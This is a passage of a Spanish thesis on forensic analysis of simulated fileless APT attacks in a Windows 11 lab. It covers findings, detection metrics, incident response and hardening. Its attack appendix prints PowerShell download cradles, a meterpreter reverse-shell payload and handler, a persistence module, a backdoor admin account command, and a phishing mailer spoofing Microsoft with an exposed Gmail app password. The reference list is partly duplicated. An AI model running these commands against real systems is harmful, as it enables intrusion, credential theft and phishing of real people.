


Después de revisar el historial, procedemos a revisar si crearon un usuario de persistencia el cual les permitiese instalar la persistencia por registro y mantener un proceso de comunicación abierto según la **Figura 86Figura 79**. Se revisa dentro de la configuración del System32 (C:\Windows\System32\config) los archivos del registro SAM y SYSTEM los

cuales son críticos para este análisis, ya que contienen hashes de contraseñas de usuarios locales, configuraciones del sistema, políticas de seguridad y configuraciones del software instalado. Su extracción permitirá intentar recuperar credenciales y conocer si no existen usuarios de persistencia dentro del sistema operativo **Figura 87**.

Figura 87

Configuración de System32 de la máquina víctima



Después de hallar y extraer los archivos SAM y SYSTEM, se utilizó la herramienta RegRipper para analizarlos. Al ejecutar RegRipper con estos archivos (**Figura 88**), se pueden observar las cuentas de usuario existentes en el sistema víctima. Con ello se puede identificar que una cuenta fue creada poco antes del incidente de persistencia por registro. El usuario creado es "test" y pertenece al grupo de administradores. Sin embargo, se denota que la cuenta fue creada el día del ataque a las 04:39, que pasó a ser administradora a los 2 minutos y que nunca ha iniciado sesión desde su creación. Por lo antes mencionado, se puede inferir que la combinación de una cuenta con privilegios elevados creada en el momento del ataque, más el nulo inicio de sesión con ella, es un fuerte indicio de que el atacante buscó mantener acceso persistente al sistema. Esta cuenta funciona como una puerta trasera administrativa, precediendo o complementando la acción del troyano **Figura 88**.

Figura 88

Evidencia de información de usuario de persistencia

El análisis del disco duro completa la cadena forense: el incidente comenzó con un ataque de phishing donde la víctima, a través de su correo Gmail, accedió a un enlace falso que descargó el ejecutable critical_update.exe. Este malware, a su vez, implantó el troyano Rosena disfrazado como windowsupdate.exe en System32, asegurando su persistencia mediante una entrada en el registro. Además, se descubrieron cuentas de administrador ocultas **"test"** creadas por el atacante, consolidando un compromiso total del sistema con múltiples vías de acceso remoto y persistencia.

4.5. Métricas de eficacia por escenario

Para establecer las métricas de eficiencia se debe contemplar los procesos que ejecuta el sistema posterior a los ataques realizados y contabilizar el número de procesos maliciosos encontrados en cada escenario, para obtener los procesos se hace uso del plugin windows.psscan, el mismo que indica procesos activos y terminados en el tiempo en el que se realizó el volcado de memoria, en la **Figura 89** se observan los resultados obtenidos.

Figura 89

Número de procesos en cada escenario




Tabla 10

Procesos detectados en los escenarios APT

Escenario	Numero De Procesos	Procesos Sospechosos
Compromiso Inicial	173	1 (PowerShell hijo PID 1584)
Escalación de Privilegios	167	1 (PowerShell PID 4124) 1 PID 11468
Persistencia	151	4 procesos

En la **Tabla 10** se resume la cantidad total de procesos encontrados y el proceso específico que resulta malicioso, con estos resultados se puede generar la tasa de detección dependiendo del escenario.

Se verifica en la **Tabla 11** que mientras mas acciones se concreten para realizar un ataque se puede obtener mayor evidencia.

Tabla 11

Tasa de detección y tiempo de análisis

ESCENARIO	Tasa de detección (%)	Tiempo de Análisis
Compromiso Inicial	0.58	10
Escalación de Privilegios	1,2	15
Persistencia	2,39	20

El análisis forense de los tres casos se realizó en un periodo aproximado de una semana. Es importante destacar que la duración del análisis forense depende en gran medida de la capacidad de la memoria RAM analizada y de la complejidad del ataque, ya que establecer de manera precisa la línea de tiempo y el hilo de incidencias puede requerir un proceso exhaustivo de correlación y análisis de evidencias.

4.6. Flujo de respuestas a incidentes del Ataque 1

4.6.1. Identificación

Se determina que el host sufrió un compromiso inicial mediante un PowerShell fileless ejecutado desde el usuario legítimo, además de relaciones de ejecución anómalas entre explorer.exe, powershell.exe (4968) y powershell.exe (1584). Se identificaron regiones de memoria con permisos de ejecución y escritura (RWX), lo cual evidencia la inyección de código malicioso. Estos hallazgos, correlacionados con técnicas MITRE ATT&CK como T1059.003, T1027 y T1055

4.6.2. Contención

detener la actividad maliciosa para evitar que el compromiso se expanda. Para este escenario, la contención incluye aislar el equipo afectado de la red, finalizar procesos PowerShell activos si el incidente fuera en vivo, y bloquear las sesiones o tokens comprometidos.

4.6.3. Erradicación

Una vez controlado el incidente, se procede a eliminar cualquier rastro de la amenaza. En este caso, debido a que se trata de un ataque fileless, no se encontraron artefactos persistentes en disco, por lo que la erradicación se centra en revisar el registro, perfiles de usuario, tareas programadas

4.6.4. Recuperación

La recuperación consiste en devolver el sistema a un estado seguro y funcional. Para ello, se puede restaurar la conectividad del equipo, reactivar cuentas de usuario luego de verificarlas,

4.6.5. Lecciones Aprendidas y Hardening

Deshabilitar PowerShell v2 y aplicar políticas de ejecución firmadas. Endurecer permisos del usuario y habilitar soluciones de protección avanzada. Estas recomendaciones fortalecen la postura de seguridad contra ataques fileless y técnicas APT basadas en PowerShell.

4.7. Flujo de respuestas a incidentes del Ataque 2

La combinación de *psscan* y *pstree* revela que explorer.exe (PID 992) lanzó un proceso powershell.exe (PID 4124) sin argumentos visibles, seguido de cmd.exe (PID 11468) con un proceso extremadamente corto de solo 2 segundos. Esto establece una cadena de ejecución manual o remota, típica de técnicas APT que operan sin dejar rastro en línea de comandos.

4.7.1. Contensión

Bloquear temporalmente sesiones asociadas y detener cualquier proceso PowerShell con permisos elevados. De igual forma, se deben invalidar tokens del usuario en sesión, deshabilitar temporalmente la cuenta comprometedora y restringir de inmediato la ejecución de scripts y binarios administrativos.

4.7.2. Erradicación

liminar cualquier mecanismo que haya permitido la escalación de privilegios. El plugin *windows.privileges.Privs* confirma que powershell.exe (4124) obtuvo un conjunto completo de 36 privilegios, incluyendo 6 críticos exclusivos de SYSTEM como SeDebugPrivilege y SeTcbPrivilege.

4.7.3. Recuperación

Restaurar permisos adecuados de usuario, revisar integridad de cuentas, reforzar credenciales comprometidas y habilitar nuevamente los servicios afectados bajo un entorno seguro

4.7.4. Lecciones Aprendidas y Hardening

Se destacan restricciones de PowerShell como *Constrained Language Mode*, deshabilitar PowerShell versión 2, activar *ScriptBlock Logging*, reforzar AMSI, aplicar ASR Rules para bloquear elevaciones sospechosas y limitar privilegios avanzados únicamente a cuentas administrativas claramente identificadas.

4.8. Flujo de respuestas a incidentes del Ataque 3

El proceso windowsupdate. (PID 2600), cuyo nombre imita al legítimo servicio de Windows Update pero carece de la extensión *.exe*, constituye un claro caso de *Process Masquerading* (T1036.005). Asimismo, procesos como rundll32.exe (PID 8568) y sesiones efímeras de cmd.exe y WindowsTerminal.exe reveladas, indican ocultamiento mediante inyección de código y ejecución silenciosa.

4.8.1. Contención

Se puede a aislar el proceso windowsupdate. debido a su ejecución desde C:\Windows\System32, una ruta legítima utilizada maliciosamente para evitar sospechas y paralelamente se detendrán los otros procesos detectados.

4.8.2. Erradicación

Eliminar todos los elementos que garantizan la permanencia del atacante dentro del sistema.

4.8.3. Recuperación

Restaurar el sistema a un estado estable y confiable. Esto incluye restituir configuraciones del registro, reinstalar componentes alterados o dañados por malware, restablecer privilegios de procesos y revisar tokens de seguridad afectados y regenerar contraseñas seguras

4.8.4. Lecciones Aprendidas y Hardening

Muestran que la persistencia se apoyó en técnicas clásicas, pero altamente efectivas, suplantación de procesos, entradas en el registro, uso de rutas del sistema y creación de cuentas administrativas ocultas. Se recomienda implementar políticas estrictas de restricción de PowerShell y ejecución de binarios desconocidos, reforzar AppLocker o WDAC para bloquear procesos sin extensión o con rutas sospechosas

4.9. Análisis teórico en otras versiones

Los mecanismos utilizados por el atacante mantienen un comportamiento consistente entre Windows 10 y Windows 11. Sin embargo, debido a que Windows 10 perdió soporte en octubre de 2025, su uso dentro de una infraestructura empresarial representa un riesgo significativo, ya que deja a los sistemas expuestos a vulnerabilidades no corregidas. Aunque los métodos de detección de procesos pueden variar ligeramente entre versiones de Windows, el principio forense de búsqueda y correlación de artefactos permanece igual, independientemente del sistema operativo. Esto se aplica también a plataformas como Linux o macOS, donde lo que cambia es principalmente la sintaxis de las herramientas o los módulos de Volatility necesarios para su interpretación. En caso de utilizar herramientas adicionales al Framework Volatility, es imprescindible verificar previamente su

compatibilidad con la versión del sistema operativo y su correcta interpretación de los artefactos antes de proceder con el análisis.

CAPITULO 5:

CONCLUSIONES Y RECOMENDACIONES

5.1. Conclusiones

- Se desarrolló un entorno virtual con VMware Workstation que permitió simular escenarios de ataques fileless en Windows 11, proporcionando un espacio seguro para la experimentación de técnicas Blue Team y Red Team.
- La obtención de volcados de memoria RAM mediante FTK Imager demostró ser un paso crucial para el análisis forense de ataques APT, permitiendo capturar evidencia crítica de los sistemas comprometidos.
- El análisis forense con herramientas open source como Volatility 3.0, Autopsy y RegRipper mostró eficacia en la identificación de procesos maliciosos y permitió establecer métricas de desempeño, como la tasa de detección de procesos ocultos y el tiempo requerido para completar el análisis.
- La documentación del proceso y los resultados permitió generar un flujo de respuesta a incidentes con recomendaciones de hardening, incluyendo medidas de seguridad para PowerShell y ejecución de scripts, mejorando la capacidad de mitigación frente a ataques similares.
- La metodología desarrollada demuestra aplicabilidad en otras versiones de Windows y en artefactos complementarios como discos, lo que respalda la versatilidad y replicabilidad de los procedimientos forenses utilizados.
- Se evidenció que el uso de herramientas open source ofrecen alternativas de bajo costo y accesibles para organizaciones con recursos limitados.
- Los escenarios desarrollados y los análisis realizados proporcionan un marco metodológico que puede ser utilizado como guía para la capacitación en ciberseguridad y análisis forense, fortaleciendo la preparación ante ataques

APT en entornos reales

5.2. Recomendaciones

- Se sugiere ampliar los escenarios virtuales con diferentes versiones de windows y otros sistemas operáticos para evaluar la factibilidad y efectividad del análisis forense a partir de herramientas open source en diversos entornos
- Mantener actualizadas las herramientas forenses y capacitar al personal en su uso asegura una detección eficaz de procesos maliciosos.
- La implementación de programas de entrenamiento a equipos de seguridad en la aplicación de flujo de respuestas a incidentes.
- Los respaldos de cada copia Forense son esencial antes de realizar un análisis correspondiente, este proceso se contempla como un parámetro de buenas prácticas.
- La documentación detallada de todos los procedimientos y resultados pueden ser replicados en otros entornos y servir como guía para la mitigación de ataques APT.
- Considerar la integración de red y otros artefactos digitales complementarios para obtener una visión más completa del ataque y mejorar las metodologías de análisis forense.

Referencias Bibliográficas

Algar López, C. I. (2023). *Análisis forense de un servidor*. https://hdl.handle.net/10609/149096

Amaru, Y., Wudali, P. N., Elovici, Y., & Shabtai, A. (2025). RAPID: Robust APT Detection and Investigation Using Context-Aware Deep Learning. *Computer Networks*, 111744. https://doi.org/10.1016/j.comnet.2025.111744

Ashutosh, R. (2019). *Ashutosh Raina's Blog | Rekall Memory Forensics Suite Installation*. https://rainaashutosh.github.io/2019/10/Rekall-Setup/

Betancor Olivares, J. R. (2020). *Técnicas y herramientas para el análisis de debilidades en volcados de memoria RAM de sistemas basados en Linux*. https://hdl.handle.net/10609/118987

Carboné Mejías, P. (2021, julio). *Estudio comparativo de distribuciones Linux para el análisis forense* [Info:eu-repo/semantics/bachelorThesis]. E.T.S.I y Sistemas de Telecomunicación (UPM). https://oa.upm.es/70654/

Carvey, H. A. (with Internet Archive). (2014). *Windows forensic analysis toolkit: Advanced analysis techniques for Windows 8*. Amsterdam ; Boston : Syngress. http://archive.org/details/windowsforensica0000carv_b4k7

Case, A., & Richard, G. G. (2017). Memory forensics: The path forward. *Digital Investigation*, *20*, 23-33. https://doi.org/10.1016/j.diin.2016.12.004

CISCO. (2025). *What Is an Advanced Persistent Threat (APT)?* Cisco. https://www.cisco.com/site/us/en/learn/topics/security/what-is-an-advanced-persistent-threat-apt.html

Cybersecurity., E. U. A. for. (2024). *ENISA threat landscape 2024: July 2023 to June 2024.* Publications Office. https://data.europa.eu/doi/10.2824/0710888

FORTINER. (2025). *Advanced persistent threat (APT)*. Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/advanced-persistent-threat.html

García, M. R. P. (2014). Universitat Politècnica de València. *Ingeniería del Agua*, *18*(1), ix-ix. https://doi.org/10.4995/ia.2014.3293

Gibert, D., Mateu, C., & Planes, J. (2020). The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. *Journal of Network and Computer Applications*, *153*, 102526. https://doi.org/10.1016/j.jnca.2019.102526

Guerra, M. (2022). *Análisis forense informático*. Ediciones de la U.

Hutchins, E., Cloppert, M., & Amin, R. (2011). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. *Leading Issues in Information Warfare & Security Research*, *1*.

Karim, S. (2024). *Linux-APT-Dataset-2024* [Dataset]. Zenodo. https://doi.org/10.5281/zenodo.10685642

Larriva-Novo, X., Plaza, A. V., Jover, O., Sanchez-Saz, C., Villagra, V. A., & Complutense, A. (2023). *Simulador de APTs realistas avanzados basado en el marco deMITRE ATT&CK*.

Lee, S., Lee, K., Cho, S., & Choi, C. (2025). APTStop: A Real-Time Framework for APT Defense via Strategic Threat Observation and Prediction. *IEEE Access*, *13*, 183134-183155. https://doi.org/10.1109/ACCESS.2025.3624035

Li, H., Zhu, T., Ying, J., Chen, T., Lv, M., Mei, J.-P., Weng, Z., & Shi, L. (2025). MIRDETECTOR: Applying malicious intent representation for enhanced APT anomaly detection. *Computers & Security*, *157*, 104588. https://doi.org/10.1016/j.cose.2025.104588

Marcelo Ardiles, R., & Incappueno Ttito, D. E. (2024). Modelo de análisis forense en aplicaciones de mensajería instantánea para la obtención de evidencia digital. *Universidad Peruana de Ciencias Aplicadas (UPC)*. https://repositorioacademico.upc.edu.pe/handle/10757/672309

Martín Liras, L. F. (2023). *Identificación de «malware» perteneciente a ataques APT mediante la selección de características altamente discriminatorias usando técnicas de «Machine Learning»*. https://doi.org/10.18002/10612/16022

Mozo Rivera, O., & Ardila Contreras, J. V. (2022). El fenómeno de las ciberamenazas: Afectaciones a la ciberseguridad del Ejército nacional de Colombia. *Perspectivas en Inteligencia*, *14*(23), 63-95. https://doi.org/10.47961/2145194X.333

Nasi, E. (2019). *Bypass Windows Defender Attack Surface Reduction*. https://blog.sevagas.com/?Bypass-Windows-Defender-Attack-Surface-Reduction&recherche=bypass%20windows

Ramos García, J. (2022). *Análisis forense de una APT*. https://hdl.handle.net/20.500.14468/14488

Rincón Díaz, M. (2023, mayo). *Introducción a la ingeniería de la ciberseguridad para productos software de control en el sector de la automoción* [Info:eu-repo/semantics/bachelorThesis]. E.T.S. de Ingenieros Informáticos (UPM). https://oa.upm.es/75152/

S2GROUP. (2020, octubre 7). *What Is APT (Advanced Persistent Threat)*. /. https://www.kaspersky.com/resource-center/definitions/advanced-persistent-threats

Scarfone, K., & Mell, P. (2007). *Guide to Intrusion Detection and Prevention Systems (IDPS)* (No. NIST Special Publication (SP) 800-94). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-94

securedebug. (2025, septiembre 27). *Windows Event Log Analysis: Threat Detection & Investigation*. https://securedebug.com/windows-event-log-analysis-threat-detection-v1/

Sevilla Hidalgo, J. A. (2024). *Implementación de Escenarios Orientados a la Demostración de Conceptos Fundamentales de Ciberseguridad.* [masterThesis, Quito : EPN, 2024.]. https://bibdigital.epn.edu.ec/handle/15000/25740

Sheng-Hao, M. (2023). *Windows APT Warfare: Identify and prevent Windows APT attacks effectively*. https://ieeexplore.ieee.org/document/10162140

Singh, N., & Tripathy, S. (2025). *Unveiling the veiled*: An early stage detection of fileless malware. *Computers & Security*, *150*, 104231. https://doi.org/10.1016/j.cose.2024.104231

Apéndicesation (SP) 800-94). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-94

Sevilla Hidalgo, J. A. (2024). Implementación de Escenarios Orientados a la Demostración de Conceptos Fundamentales de Ciberseguridad. [masterThesis, Quito : EPN, 2024.]. https://bibdigital.epn.edu.ec/handle/15000/25740

Sheng-Hao, M. (2023). Windows APT Warfare: Identify and prevent Windows APT attacks effectively. https://ieeexplore.ieee.org/document/10162140

Singh, N., & Tripathy, S. (2025). Unveiling the veiled: An early stage detection of fileless malware. Computers & Security, 150, 104231. https://doi.org/10.1016/j.cose.2024.104231

5.3. Apéndices

5.3.1. Apéndice A. Instalación de herramientas

Apéndice A1

Volatility 3


```
git clone https://github.com/volatilityfoundation/volatility3.git
cd volatility3/
python3 -m venv venv && . venv/bin/activate
pip install -e ".[dev]"
```

Link del repositorio:

https://github.com/volatilityfoundation/volatility3

Apéndice A2


Instalación de Autopsy



Nota: Se puede descargar mediante el siguiente enlace: https://www.autopsy.com/download/

Apéndice A 3


Instalación de FTK Imager



Nota: Se puede descargar mediante el siguiente enlace https://www.exterro.com/thank-you-page-digital-forensics

Apéndice A4

Archivo RegRipper



Nota: Se puede descargar mediante el siguiente enlace:

https://github.com/keydet89/RegRipper3.0

5.3.2. Apéndice E. Procesos de Ataque

Apéndice E1

Servidor Apache 2

```
sudo systemctl start apache2
```

Apéndice E2

Archivo stg1.ps1

```
sudo mkdir -p /var/www/html/payloads
sudo chmod 755 /var/www/html/payloads
```

Apéndice E3

Directorio del repositorio Apache

```
sudo tee /var/www/html/payloads/stage1.ps1 << 'EOF'
# Técnica: PowerShell Download Cradle

try {
$stage2_url = "http://30.30.30.10/payloads/stage2.ps1"
Write-Host "[+] Descargando payload desde: $stage2_url"

$webClient = New-Object System.Net.WebClient
$payload = $webClient.DownloadString($stage2_url)

Write-Host "[+] Payload descargado, ejecutando en memoria..."
Invoke-Expression $payload
}
catch {
Write-Host "[-] Error: $($_.Exception.Message)"
}
EOF
```

Apéndice E4

Archivo stg2.ps1

```
sudo tee /var/www/html/payloads/stage2.ps1 << 'EOF'
# Payload de reconocimiento
function Get-SystemRecon {
$reconData = @{
ComputerName = $env:COMPUTERNAME
UserName = $env:USERNAME
OSVersion = (Get-WmiObject Win32_OperatingSystem).Caption
Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
}
return $reconData
}
Write-Host "[=== RECONOCIMIENTO DEL SISTEMA ===]"
$systemInfo = Get-SystemRecon
$systemInfo.GetEnumerator() | ForEach-Object {
Write-Host "  $($_.Key): $($_.Value)"
}
$tempFile = "$env:TEMP\system_recon_$(Get-Date -Format
'yyyyMMdd_HHmmss').json"
$systemInfo | ConvertTo-Json | Out-File -FilePath $tempFile
Write-Host "[+] Información guardada en: $tempFile"

Write-Host "[+] Técnica Fileless Exitosa"
EOF
```

Apéndice E5

Ejecución de PowerShell Download Cradle Archivo stage2.p

```
powershell -ep bypass -c "IEX (New-Object
Net.WebClient).DownloadString('http://30.30.30.10/payloads/stage1.ps1')"
```

Apéndice E7

Ejecución de PowerShell Download Cradle para elevación de privilegios

```
IEX (New-Object
Net.WebClient).DownloadString('http://30.30.30.10/payloads/stage3.ps1')
```

Apéndice E6

Payload para escalar privilegios

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=30.30.30.10
LPORT=4445 -f psh -o stage3.ps1
```

Apéndice E8

Recepción y comandos de identificación

```
# Recepción (handler) en Metasploit Framework

msfconsole

use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 0.0.0.0

set LPORT 4445

set ExitOnSession false

exploit -j

#  Comandos de identificación y validación de procesos

sessions -i 1

getsystem

getuid

getpid
```

Apéndice E9

Servidor de Correo electrónico

```
const nodemailer = require("nodemailer");

const transporter = nodemailer.createTransport({

service: "gmail",

auth: {

user: "psicopedagogiauce2023@gmail.com",

pass: "mrjwhhmnhjrfvwra",

},

});

const enviarCorreo = async (destinatario) => {

try {

const info = await transporter.sendMail({

from: '"Microsoft Security <security@microsoft.com>',

to: destinatario,

subject: "ACTUALIZACIÓN DE SEGURIDAD CRÍTICA - Acción requerida dentro de 24 horas",

html: ---Cuerpo de correo malicioso---,

});

console.log("Correo enviado: " + info.messageId);

} catch (error) {

console.error("Error enviando el correo: ", error);

}

};

enviarCorreo("kalipc602@gmail.com");
```

Apéndice E10

Mecanismo de persistencia

```
use exploit/windows/local/persistence
set SESSION 1
set STARTUP SYSTEM
set EXE_NAME legit.exe
set REXENAME legit.exe
PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 30.30.30.10
set LPORT 4444
set DELAY 30
run
```

Apéndice E11

Creación de cuenta de administrativa

```
net user test password123 /add
net localgroup administradores test /add
```

5.3.3. Apéndice I. Análisis Forense

Apéndice I1

Procesos pstree del compromiso inicial

```
python vol.py -f memory_compromised.mem windows.pstree >
"C:\Users\kevin\Desktop\Ficheros\pstree_memory_compromised.txt"
```

Apéndice I2

Procesos psscan del compromiso inicial

```
python vol.py -f memory_compromised.mem windows.psscan >
"C:\Users\kevin\Desktop\Ficheros\psscan_memory_compromised.txt"
```

Apéndice I3

Identificación de comandos ejecutados

```
python vol.py -f memory_compromised.mem windows.cmdline >
"C:\Users\kevin\Desktop\Ficheros\cmdline_memory_compromised.txt"
```

Apéndice I4

Procesos psscan Post-Escalación

```
python vol.py -f memoria_post_escalacion.mem windows.psscan >

